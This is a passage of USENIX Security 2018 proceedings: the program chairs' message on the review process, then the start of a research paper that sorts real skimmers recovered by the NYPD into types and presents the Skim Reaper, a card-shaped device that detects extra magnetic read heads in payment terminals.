# Message from the 27th USENIX Security Symposium Program Co-Chairs

Welcome to the USENIX Security Symposium in Baltimore, MD! We hope you enjoy the outstanding technical program and invited talks. Now in its 27th year, the symposium brings together researchers and practitioners from across the field. We encourage you to engage with the community through our events, hallway track, and questions for speakers.

The USENIX Security Symposium continues to attract a very large number of high-quality submissions. We received 524 submissions by the February 8, 2018 deadline. This is the second-highest number of submissions, although it represents an 8.4% decrease from 2017. One interpretation is that the previous rate of growth (10-20% per year) may not be indefinitely sustainable by our community. Another possible factor is that the IEEE Symposium on Security and Privacy switched to a rolling submission model last year.

The composition of the technical program committee (PC) is important for ensuring a fair and selective peer-review process. To handle the large number of submissions, we assembled the largest PC to date: 2 chairs and 86 members. We wanted to assemble a PC that was diverse in terms of geography, area of expertise, gender, race, level of seniority, and institution type. Members of the resulting program committee were 22% female, 29% junior, 12% industry, and 20% based outside of the US. We challenge future conference chairs to also share committee composition statistics, so that we may hold our community accountable to diversity. Despite our efforts, there is still significant room for improvement, particularly in gender and racial representation.

New this year, we introduced a Review Task Force (RTF) that helped to ensure review quality and encourage positive online discussion for papers advancing to Round 2. The RTF was inspired by a recent addition to the NDSS review process. We invited five senior members of the community to serve on the RTF. RTF members provided detailed feedback on the quality of reviews. Each RTF member was assigned around 60 papers to oversee, in exchange for a lightened review workload. During the PC meeting, RTF members also acted as a proxy for members not in attendance. We found significant value in the RTF and encourage other conferences to adopt this model.

As in recent years, we used a double-blind review process with two rounds of review. Of the 524 submissions, 500 were considered in Round 1 (20 papers were administratively rejected for violating the call for papers, and four were withdrawn). Following four weeks of review and one week of discussion, 188 papers were Early Rejected on March 20, 2018. A paper was rejected if it received no positive scores, had at least one confident reviewer, and neither of the reviewers saw value in additional reviews. Authors of the remaining 312 papers were given the opportunity to respond to specific questions raised by reviewers (in contrast to last year, authors of early rejected papers were not given the opportunity to appeal). We felt the authors' response was a valuable mechanism to help authors participate in the discussion of their submissions. We observed several discussions that were affected by the authors' responses. Each Round 2 paper was assigned two or more additional reviews.

The unfortunate reality of a large program is that it is impossible to discuss all Round 2 papers in a two-day meeting. We therefore encouraged reviewers to come to consensus during the three-week online discussion phase. The PC chairs reviewed and ratified online decisions to reject or accept papers. Due to the large anticipated number of accepted papers, some papers needed to be accepted without in-person discussion; the chairs discussed those papers, and committee members were able to chime in online. Before the in-person meeting, we accepted 27 and rejected 162 of the 312 Round 2 papers, with a handful of papers nearing a decision.

The PC meeting was held on April 30th and May 1st of 2018 on NC State University's Centennial campus in Raleigh, NC. Half of the PC (41 members) were invited to attend the in-person meeting. Due to vigorous online discussions, we were able to focus our time on the papers that really needed in-person discussion. This meant that we rarely needed to stop discussions due to the lack of time. We clustered papers into rough topic areas to allow papers within similar areas to be judged in close proximity. We told the PC that we hoped to accept at least half of the approximately 100 papers slated for discussion, but we hid the total number of accepted papers so that discussions could focus on the merits of individual papers.

We accepted a total of 100 papers, representing a 19% acceptance rate. Of these papers, 43 were conditionally accepted to ensure specific changes appeared in the final version. The number of accepted papers is a record for the symposium, reflecting both the large number and high quality of submissions. The symposium continues to be exceptionally competitive. We congratulate authors on their excellent work and notable achievement!

It was our honor and pleasure to witness the large community effort that brings together the USENIX Security Symposium. All PC members did an incredible amount of work, and the high quality of the program is a testament to their effort and dedication. Each member reviewed about 20 papers, for a total of over 1600 reviews and 4600 comments. We would especially like to thank the Review Task Force: Lujo Bauer, Srdjan Capkun, Nadia Heninger, Alina Oprea, and Patrick Traynor. Yoshi Kohno was our steering committee liaison and was a continual resource and sounding board. We also thank the external reviewers who were brought in due to their particular expertise to review a few specific papers. We would also like to thank the invited talks committee (Frank Chen, Kevin Fu, Casey Henderson, and Matthew Scholl), the Test of Time award committee (Matt Blaze, Dan Boneh, Kevin Fu, and David Wagner), the poster session chair Yuan Tian, and the lightning talks chair Adam Bates. The staff at USENIX ensure that everything runs smoothly behind the scenes; Casey Henderson and Michele Nelson specifically helped us in innumerable ways. Finally, we thank all of the authors of the 524 submitted papers for participating in the 27th USENIX Security Symposium.

## Abstract

Payment card fraud results in billions of dollars in losses annually. Adversaries increasingly acquire card data using skimmers, which are attached to legitimate payment devices including point of sale terminals, gas pumps, and ATMs. Detecting such devices can be difficult, and while many experts offer advice in doing so, there exists no large-scale characterization of skimmer technology to support such defenses. In this paper, we perform the first such study based on skimmers recovered by the NYPD's Financial Crimes Task Force over a 16 month period. After systematizing these devices, we develop the Skim Reaper, a detector which takes advantage of the physical properties and constraints necessary for many skimmers to steal card data. Our analysis shows the Skim Reaper effectively detects 100% of devices supplied by the NYPD. In so doing, we provide the first robust and portable mechanism for detecting card skimmers.

## 1 Introduction

Credit and debit cards dominate the payment landscape. Such cards have fundamentally transformed consumer behavior, from reducing the dangers of needing to carry large sums of cash to eliminating interaction between customers and employees at gas stations. Consumers now prefer to use such payment cards in the retail setting by a margin of more than three-to-one [52].

Almost as well-known as the cards themselves is the ease with which fraud can be committed against them. Attackers often acquire card data using skimmers – devices attached to legitimate payment terminals that are designed to illicitly capture account information. Once installed, skimmers are nearly invisible to the untrained eye and allow attackers to sell stolen data or create counterfeit cards. Such fraud is projected to reach over $30 billion by 2020 [5]. Moreover, even with the increased rollout of EMV-enabled cards, such fraud continues to grow, with ATM fraud increasing nearly 40% in 2017 [28]. Without reliable methods for rapidly identifying the presence of skimming devices, the frequency of such fraud is likely to continue growing.

In this paper, we design and deploy a device for detecting skimmers. We start by conducting the largest ever academic analysis of such devices. We then use the results of this analysis to develop the *Skim Reaper*, a portable, payment card-shaped device that relies on the intrinsic properties of magnetic stripe reading to detect the presence of additional read heads in a payment terminal. The Skim Reaper is inserted into the card slot and counts the number of read heads present in the slot; those payment terminals with more than one are identified as having a skimmer.

We address these problems through the following contributions:

- **Characterize and Taxonomize Recovered Skimmers:** We partnered with the New York Police Department's (NYPD) Financial Crimes Task Force and systematized the unique skimmers they identified across nearly 16 months. To the best of our knowledge, our taxonomy is the first large-scale academic examination of real skimmers. We then use this analysis to show that common advice to consumers to detect skimmers is *not* effective against modern skimming attacks.
- **Develop Portable Detection Tool:** We develop and present the Skim Reaper, a card-shaped device for detecting multiple read heads in a card slot. We explain the physics of reading magnetic stripe cards, then show how these can be used to both effectively detect read heads and prevent adversarial countermeasures.
- **Validate Tool Using Real Skimmers:** We first confirm the effectiveness of our system on a custom,



Figure 1: F2F Encoding: A polarity transition per clock cycle encodes a `0`, whereas two encode a `1`.

conspicuous 3D-printed skimmer. We then use 10 real-world skimmers to show that our system is robust against a wide variety of skimmer form factors.

The security of payment systems in general, and ATMs in specific, has long been studied in Computer Security [11]. Many members of the public even argued that such devices were already secure enough to use for national elections (although significant research in that space disagreed with such an assertion [32, 47, 45]). Unfortunately, these systems remain significantly vulnerable and require continued attention.

The remainder of the paper is organized as follows: Section 2 offers a primer on payment card readers and fraud against those devices; Section 3 analyzes and categorizes the skimming devices found by the NYPD's Financial Crimes Task Force in 2017; Section 4 details the design of the "Skim Reaper" detector; Section 5 provides experimental results against real recovered skimming devices; Section 6 discusses countermeasures and other insights; Section 7 examines related research; and Section 8 gives our concluding remarks.

## 2 Fundamentals of Card Reading & Fraud

### 2.1 Magnetic Stripe Encoding

Magnetic stripes store small amounts of data using frequency/double frequency (F2F) encoding. F2F stores both the clock and the data, allowing a reader to quickly synchronize and read the data when the card moves at an inconsistent speed (such as when being swiped). Figure 1 shows how decoding is performed: when the magnetic polarity change occurs within a clock cycle, the bit is a `1`. Otherwise, it is a `0`. Finally, the bitstream is decoded into plaintext characters containing the card data (e.g., name, account number, and expiration date). Data is stored on up to three adjacent tracks on a single stripe [29, 30], each having its own standard for character encoding and density.

### 2.2 Fraud

Magnetic stripe cards offer no inherent protection from duplication. All data contained on a card's tracks are written as plaintext, and an adversary with access to the magnetic stripe (e.g., with a skimmer) can create a legitimate card. These cloned cards, while magnetically distinguishable from the originals [4, 48], contain the same data as the originals.

To prevent the use of counterfeit cards, banks and payment networks added Card Verification Values (CVVs). CVV1 codes are part of the data on the magnetic stripe. This code prevents the card from being cloned with only knowledge of data printed on the physical card (e.g., the account number). However, if the adversary has access to read the card's magnetic stripe, the CVV1 code is easily cloned along with the rest of the stripe data. CVV2 codes are printed on the physical card and are often requested when making phone or online purchases (known as "card not present transactions"). This code is intended to prove possession of the original card. Adversaries can either acquire this code by recording PIN entry with a camera[1], through sites that sell card data with codes, and with compromised web browsers [35].

Once the adversary has obtained data and created a counterfeit card, the cards are "cashed out." When cashing out, counterfeit cards are used to either purchase goods (to be resold later) or to retrieve cash from an ATM. Once purchases for a given card are declined, the cards are discarded.

In the remainder of this paper, we focus on the problem of detecting acquisition of payment card data. Without this data, adversaries will be unable to perform card fraud.

### 2.3 Common Advice

Card skimming is a well-known crime, and advice aimed at protecting consumers is widespread. The most common suggestions are:

1. Look for signs of a skimmer.
2. Pull on the card reader.
3. Use a smartphone app to scan for skimmers with Bluetooth radios.
4. Use an EMV (Chip) card.
5. Use cash.

While seemingly helpful on their surface, many of these tips offer little in terms of specific steps. Beyond common sense, Tips 1 and 2 suggest that users know how payment devices should look and feel.

[1] Some credit and debit cards have the CVV2 printed on the face of the card and (for cards with the code on the back) some card acceptors allow the card to be inserted face down, allowing a camera with a view of the card to capture the code.

| Location / Type | ATM | Gas Pump | POS Terminal | Total |
|---|---|---|---|---|
| **Bank** | | | | **12** |

| Overlay | 5 | | | |
| **Retail** | | | | **9** |
| Deep Insert | 1 | | | |
| Overlay | 5 | | 3 | |
| **Total** | 26 | 5 | 4 | **35** |

Table 1: The breakdown of skimmer BOLOs by the NYPD Financial Crimes Task force between 2016-Jul-14 and 2017-Nov-11. ATMs were the most widely attacked device using both deep-insert and overlay skimmers.

Tip 3 proposes the use of a smartphone-based app for detecting Bluetooth radios. Of all of the above tips, this is the most easily testable, and the strength of this tip can be evaluated based on an analysis of the relative use of Bluetooth radios by skimming devices.

Tip 4 suggests that users have the option to use a chip-enabled card; however, EMV deployment is far from universal. For instance, less than 7% of ATMs in New York City accept EMV [44], and ATMs in Europe with EMV enabled continue to see an increase in skimmers [34]. This is because EMV-enabled cards have a magnetic stripe as a backup, which attackers can still use to clone card data.

Finally, Tip 5 requires that users essentially abandon payment cards or fundamentally change their behaviors (e.g., instead of paying at the pump, go inside the gas station, wait in line and pay with cash). Security solutions requiring significant behavioral changes are unlikely to be successful.

We will use our observations in the next section to further evaluate Tips 1, 2, and 3.

# 3 Characterizing Real-World Skimmers

As we discussed, common advice for reducing the risk of being a victim of skimming is pervasive. These arguments are based on the detectability of single skimmer models and not on a complete understanding of skimming attacks. To the best of our knowledge, there has been no systematization of real-world skimmers, leading to a gap in our understanding of these devices and how they continue to be successful despite this advice.

To gain a better understanding of the skimmers found in practice, we partnered with the NYPD Financial Crimes Task Force and obtained their skimmer BOLOs[2] for the time ranging from 2016-Jul-14 to 2017-Nov-11. The 35 memos we obtained provide the location, type, and data retrieval method for *unique* skimmers discovered during this time. Table 1 shows the breakdown of each of the recovered skimmers. Multiple devices of the same campaign do not result in an additional BOLO. As a result, they provide clear insight into the variety of skimming technology confiscated by police in the New York City market. We explore these reports and perform the first large-scale characterization and breakdown of skimmers.

## 3.1 Taxonomy

In the skimmers discovered by the NYPD, we found five distinct installation points for skimmers in two categories: those that require only *external access* to the target device and those that require *internal access*. For external access, the skimmer can be installed without opening the payment device[3]; for internal access, the payment device must be opened (e.g., via key or drilling a hole). We further divide these into skimmer *types*, which for external-access skimmers consist of: those that fit on the magnetic stripe slot (overlays), those that fit in the magnetic stripe slot (deep-inserts), those that fit in the EMV slot (shimmers), and those that fit on the physical communication line (wiretaps). Figure 2 provides a diagram of an ATM with the placement of each type of skimmer.

### 3.1.1 External-Access Skimmers

Skimmers requiring no access to the internals of the target machine were the most common type of device recovered. These are the lowest-risk devices to deploy since they can be installed in seconds [54] and are difficult to identify without expertise.

**Overlays** were the most prevalent device discovered in our data set, comprising nearly half (46%) of the skimmers. These devices are placed on top of the card slot using a form factor custom-designed to match the target machine. The rear side of the overlay contains a magnetic read head, decoding and storage equipment, and a battery. Since the overlay sits atop the card acceptor, only millimeters exist between the new façade and

[2] "Be on the lookout:" These memos are sent out to inform other officers to watch for similar attacks.

[3] For simplicity, we refer to any device which accepts a consumer payment card (e.g., an ATM, POS terminal, or gas pump) as a *payment device* unless discussing a specific type of device.



Figure 2: A cross-section of an ATM with skimmers having internal access (Internal) and external access (Overlay, Deep-Insert, EMV Shimmer, and Wiretap).

the original, so the adversary has little room to add additional features or battery capacity. Figure 3 shows a typical overlay skimmer. While common advice is to tug on these devices, our contacts inform us that the tape to hold it on is often strong enough to resist pulling the device straight off without a prying tool (such as a knife). This prevents the skimmer from falling off or being easily removed; these skimmers often cost hundreds or thousands of dollars each, so the adversary is motivated to keep the devices. Although Tip 2 may result in some success in detecting skimmers, this remains unreliable, invalidating Tip 2.

When the victim's card is inserted, an independent read of the card is performed, decoded, and stored. While we initially expected these devices to have wireless data retrieval capabilities, only 2 of the 16 devices had this capability. Our partners informed us that because these are battery powered and have limited space, the devices must be retrieved every 2-3 days. Upon retrieval, the adversaries will download any data and recharge the device before redeploying it. The two devices in the data set with wireless data capabilities both targeted point-of-sale terminals, where the device can be made physically larger. However, the adversaries do not have the capability to arbitrarily size their skimmers; the amount of space available is dependent on the targeted payment device.

For adversaries to successfully skim an ATM card (the most common attack in this dataset), they must also capture the victim's PIN. There are two mechanisms to accomplish this:

First, the adversary can deploy a camera to record the victim's hand as the PIN is typed. Figure 4 shows a frame of a real video from a skimming camera released to us by police. These cameras are most frequently fully-independent devices, containing their own storage and battery. The attacker relies on time sequences to manually match PIN entry video to card data. We observed that when law enforcement tries to determine if a payment device has a skimmer, they first look for the camera's pinhole since it is faster for them to identify than other mechanisms (e.g., deep-inserts, which we describe below), *further indicating that advice such as pulling the card acceptor may not be effective*. These cameras are small enough that adversaries can hide them inside ATM light fixtures. Figure 5 shows such a pinhole camera. Adversaries remove the light figures from ATMs, drill small holes, mount the cameras behind the lights, and remount the lights. Such a small hole is made more difficult to spot when a bright light shines near it; consumers cannot reasonably be expected to find these. We measured the camera pinhole on a skimmer (shown later in Figure 13c) at 1 mm. Accordingly, these devices are nearly impossible for consumers to visually detect, invalidating Tip 1.


Second, the adversary can deploy a PIN pad overlay onto a point-of-sale terminal. These devices are placed on top of the original PIN pad such that when the victim enters their PIN, each press is received by both the overlay and the payment terminal. Such a device can be seen in Figures 6 and 13g. Ultimately, these devices are also difficult to detect because they are custom fit to the attacked terminal.

**Deep-Inserts** are placed inside the magnetic stripe card slot. These devices were constructed of a metal frame custom fit to the internals of the target machine. Figure 7 shows a deep insert skimmer recovered by the NYPD. To install these, adversaries use a tool to push the skimmer into the card slot and press it down. The skimmer sits in a small empty space inside the card acceptor, which can lead to a small amount of resistance between a victim's card and the skimmer as the card drags on the skimmer.

Like overlays, they contain an additional read head, decoding and storage hardware, and a small battery for performing an independent read of the card. They also must be removed for recharging and data retrieval.

**Wiretaps** sit on the communication path (typically an Ethernet cable) and perform a man-in-the-middle attack on the transmitted card data. The fact that this attack is effective implies that basic best practices for handling sensitive data (e.g., SSL/TLS with working certificate validation) are often not properly deployed.

**EMV Shimmers** are installed inside the EMV card slot and intercept the communication path between the EMV chip on the card and the payment terminal. Since the EMV chip contains a nearly-complete replica of the magnetic stripe data, acquiring this data has some value to the adversary. However, the chip does not contain the CVV1 present on the stripe; instead, it provides a code known as the iCVV. This prevents the adversary from making a perfect counterfeit magnetic stripe card, though



(a) Front (b) Rear (c) Installed

Figure 3: The front and rear of a typical overlay skimmer along with a photo of the skimmer installed on a real ATM, as captured by the NYPD. From the rear, the hardware for reading and storing the card data can be seen.

Figure 4: This is a frame of video captured by a camera deployed alongside a skimmer. The adversary uses the camera to capture the victim's PIN upon entry. With both card data and the PIN, the card can be used to obtain cash.

the cards may be used where CVV validation is not performed [33].

#### 3.1.2 Internal-Access Skimmers

**Internal** skimmers are physical taps installed inside a payment terminal. They intercept the communications path between the card reader and other components. As a result, this single device provides access to both card data and any entered PIN.

This type of skimmer was found only inside gas pumps. These devices tap power from the host device, allowing permanent deployment with wireless data retrieval capabilities. As a result, all 5 of the recovered internal skimmers contain Bluetooth hardware for obtaining the data. Since there is no outward appearance of tampering, our contacts informed us that these often




Figure 5: Adversaries modify original ATM light fixtures with pinholes for cameras, such as the one circled in red.

capture cards for months before detection.

### 3.2 Targets

Banks and ATMs represented the majority of targeted locations and devices. We initially believed that banks would have sufficient security measures to deter attackers. However, upon discussion with law enforcement officers, we found that these are targeted because their ATMs are often in the front where they can be accessed when the branch is closed. Furthermore, they are likely to offer attackers some privacy during off-peak times. Branch ATMs are kept behind locked doors when the branch is closed, allowing customers to swipe their card on the door for access to the ATMs. Door skimmers are functionally identical to other overlay deep-insert skimmers. As a result, the door locks are not only ineffective at restricting access from attackers, they are also a source of card data. Attackers with both card data and a PIN can recover large sums of cash in a short time. The ease of this attack leads ATMs to be the most targeted device with 74% of recovered skimmers.

Gas stations followed banks, which our contacts in-

(b) Reverse

Figure 6: PIN pad overlays can be applied over the payment terminal to collect the PIN as the victim enters it, allowing the adversary to use a skimmed card to retrieve cash from an ATM.

(a) Top

(b) Bottom

Figure 7: This deep-insert skimmer is machined to a custom fit for the targeted payment terminal.

formed us is due to poor security measures taken by these locations. The access to the payment device internals is protected by a simple lock. No alarm is triggered when the pump is opened, so adversaries that operate quickly and discreetly encounter no resistance to installing an internal skimmer inside the pump. Although it is often difficult to know the exact date the skimmer was installed, the NYPD told us that these skimmers can be in place as long as 6 months without detection. Unlike the majority of external skimmers, we believe this problem is caused solely by poor operational standards and could be resolved with basic physical security practices.

Finally, restaurants, hotels, and other retail establishments constitute the remaining 17 skimmers in the data set. ATMs remained the primary targeted device, however in these locations overlay skimmers were preferred over the deep-inserts seen at banks. The retail standalone ATMs typically found in these locations are manufactured by different vendors (e.g., Hyosung, Triton) than those installed at banks (e.g., Diebold, NCR). We suspect that the manufacturer and model may influence the type of skimmer used, but our dataset does not contain complete make and model data.

### 3.3 Data Retrieval and Bluetooth

Despite the prevalence of smartphone applications which claim to detect skimmers via Bluetooth, only 7 of 35 (20%) of the skimmers recovered by NYPD had wireless data retrieval capability; all were internal. Three BOLOs did not specify wired or wireless retrieval. No other skimmer, including the deep-inserts and any ATM skimmer, had this capability; they require the adversary to remove and connect the device to download the data. Accordingly, *existing detection technologies that rely on this feature cannot successfully detect the majority of skimmers* and Tip 3 is unlikely to protect users against most skimmers.

The majority of skimmers detected (71%) use serial, SPI, or I2C communication to download the data. During this time, the adversary can also recharge the device and choose a new location for deployment. Due to the small amount of physical space in most overlay and deep-insert skimmers, batteries must be small and hardware is limited to essential features. All of the internal skimmers discovered use wireless data retrieval, which is possible since these devices can be physically large and tap power from the host terminal.

### 3.4 Summary

The data from the NYPD Financial Crimes Task Force shows that the majority of skimming attacks are against ATMs and are performed using overlay and deep-insert skimmers, with are difficult to detect without expertise and tools. Since these devices must be small enough to fit on or in the card acceptor's slot, there is little room to deploy features such as a Bluetooth module. Adhesives used to affix overlays are strong enough to resist being pulled off, and deep-insert skimmers require special tools to remove. As a result, common advice on how to detect these devices is unlikely to produce a reliable result.

## 4 Designing a Skimmer Detector

With an understanding of the types and prevalence of skimmers, we now focus our attention to the problem of detecting skimmers. In this section, we state our hypothesis, define the common properties of skimmers, and implement the Skim Reaper, which uses these properties to prove the hypothesis.

### 4.1 Hypothesis

The most prevalent types of skimmers seen in the NYPD dataset are overlays and deep-inserts. These two types of devices both add a second read head to the card slot, such that when a card is legitimately read, an additional



Figure 8: A spring mechanism pushes the card and head together to eliminate gaps, which lead to read failures.

read occurs by the skimmer. Using properties intrinsic to magnetic stripe reading, these read heads can be independently detected. The number of read heads detected can then be used to identify skimming attacks.

## 4.2 Fundamental Properties of Overlay and Deep-Insert Skimmers

Through examination of the NYPD's data set and a variety of magnetic stripe devices we acquired (e.g., dip- and swipe-style readers and card encoders), we identified three common characteristics of skimming technology:

1. **Touch:** In order for data to be accurately read from a magnetic stripe card, the magnetic read head must make physical contact with the card. Magnetic read heads are inductors; a voltage is produced in the presence of a changing magnetic field, which produces a current through the read head (or eddy current) [49]. This principle is outlined by Maxwell-Faraday's Law of Induction. From this law, a greater change in magnetic field intensity is directly correlated to the voltage and current generated in the magnetic read head.

   The magnetic field strength of a magnetic stripe card imposed on a read head is by default small, approximately 24 μT [26], and becomes even smaller as the distance between the card and read head increase. Magnetic field intensity is heavily affected by distance and falls off at a rate of approximately $r^3$, where $r$ is the distance in meters [26]. For example, if the magnetic stripe card and the read head are separated by only 1 mm the magnetic field intensity of the card imposed on the read head is approximately $2.4 \times 10^{-14}$ T, similar to that emitted by the human brain [13].

   Due to this decrease in field intensity, guidance from both commercial reader manufacturers [38] and parts sellers [3] explicitly mention the need to apply force between the card and the head (illustrated in Figure 8):

   > *"The most important part of aligning/placing the magnetic read head is ensuring that the magnetic read head is always completely flush against the magnetic stripe. This includes any curves or bends in the card. If [the] magnetic read head is not perfectly against the card at any point of the swipe, you will have a poor read."* [3]

   Without touching the card, the signal from the magnetic read head is unable to be accurately decoded.

2. **Surface Material:** On every read head we have observed, both in-person and via the NYPD dataset, the read head appeared to be metallic in (at least) those parts that are intended to be aligned with the card's data tracks. For the read head to function at the most fundamental level, the head must be a conductor. In order for the magnetic stripe card to induce an eddy current in the read head, the voltage induced must be significant. Constructing the track-aligned sections of the read head out of metal provides a low resistance, thus maximizing the voltage induced by the magnetic stripe. Due to this, the face of the read head must be a conductor.

   We verified on 17 different heads that this material is both metallic and electrically conductive.

3. **Size:** We observed a wide variety of sizes and shapes of read heads. Due to the limited space in overlay and deep-insert skimmers, adversaries produce and acquire smaller equipment. In the skimmers we observed, the smallest read head we encountered still contacted the card over a 1.5 mm section of the head. We attempted to find heads that contact the card over a smaller distance through skimmer sales channels, and found many heads that are thinner (i.e., low profile, 0.5 mm). These low-profile heads also make 1.5 mm of contact.

   As a result, we believe that the smallest available heads still make over 1 mm of contact, and that reducing the size further is either cost prohibitive or physically impossible while retaining accurate card reading.

These three properties constitute fundamental aspects of card reading; that is, we believe that adversaries seeking to read cards reliably must adhere to designs which meet these characteristics.

## 4.3 Implementation

We now discuss our prototype implementation of detection mechanisms for the above properties, called the

Figure 9: This is the entire Skim Reader device, consisting of the microcontroller system (left) and the measurement card (right). The card is inserted into a card acceptor, where the number of read heads is measured by the microcontroller. After the user indicates that the test is complete, the user is notified if a skimmer was detected.

Figure 10: On the measurement card, a pattern of traces pass over read heads for detection. The black lines on the left indicate the pattern and position of the traces, which are aligned to the expected data track locations (shown on right for comparison). When a read head passes over the card, the traces are bridged and a circuit is completed. The traces are separated by 0.1 mm of space, which is over an order of magnitude smaller than the smallest read head we encountered.

Skim Reaper. The device, shown in Figure 9, consists of a payment card-sized board and a microcontroller system, which provides 3.3 V to the card and performs analysis. The card is intended to be inserted into the card acceptor on a payment device, and relies on the properties of magnetic read heads discussed above to improve detection and increase the difficulty in developing effective countermeasures.

As we previously discussed, the skimmers identified in our NYPD data set are designed to press a metallic read head against the card during capture. Our system relies on these two properties and expects read heads in the card acceptor to contact our card and bridge a pair of electrical traces, which complete a circuit back to the microcontroller. To ensure correct alignment, the card is the height and thickness of a standard payment card. On this card, we placed a series of split copper interconnections aligned with the ISO-standard locations [29, 30] for the three card tracks, as shown in Figure 10. This design ensures that if a skimmer is aligned to read a particular

(a) Sankyo Reader

(b) with Custom Skimmer

Figure 11: We used a Sankyo MCM2PO stripe reader and a custom 3D-printed skimmer to verify the effectiveness of the Skim Reaper.


card track, it will also pass over our traces.

The distance between each trace is 0.1 mm, which is over an order of magnitude smaller than the shortest track read length we observed (1.5 mm). As a result, these read heads will bridge the traces, complete the circuit, and be counted. We mirrored the traces on the card and placed the wires to the top of one side; this allows the card to successfully contact read heads in any configuration of both dip- and swipe-style readers.

During early prototyping, we encountered problems creating PCB masks that met our 0.1 mm needs; this level of precision is difficult to obtain by hand. We overcame this by spray painting bare copper-clad board then used a laser cutter to vaporize the areas not covered by the mask. We then chemically etched the board and removed the leftover spray paint with acetone. This is a time-consuming, manual process with each card taking several hours to finish. As our design choices became finalized, we encountered a different problem with this method: the chemical bath would occasionally dissolve the copper underneath the spray paint, leading to a high manufacturing failure rate. We produced our final prototype device using PCBs produced in a professional fabrication facility based on our circuit diagrams.

The analysis device consists of an Adafruit [1] Arduino based microcontroller which applies voltage to one half of the traces and monitors for circuit completion on the opposite half. To prevent noise in the signal from causing false positives, the device samples the card, averages every 20 samples to counter the effects of having an imperfect ground, and compares it to a threshold. If the value is above the threshold, one is added to the current read head count. The microcontroller waits for the average voltage to drop back below the threshold, which indicates that the read head has fully passed over the card. After this the microcontroller begins again looking for an average voltage above the threshold. This repeats until the user indicates that the test is complete.

When counting the read heads in a card acceptor, the count can vary depending on the type of reader. For example, in a swipe-style reader, each read head passes



(a) Dip Mode

(b) Swipe Mode

Figure 12: As the Skim Reaper passes over read heads, the microcontroller measures the voltage returned from the measurement card, shown above. The voltage spike indicates that a read head was encountered as a circuit is completed using the head. In dip mode, the device internally halves the count because each head passes over the card twice (once on insert and once on removal). We used the Sankyo MCM2PO reader with our custom skimmer for confirmation testing in dip mode, and we used a standard stripe reader (1 head) and a stripe encoder (2 heads) for testing in swipe mode.

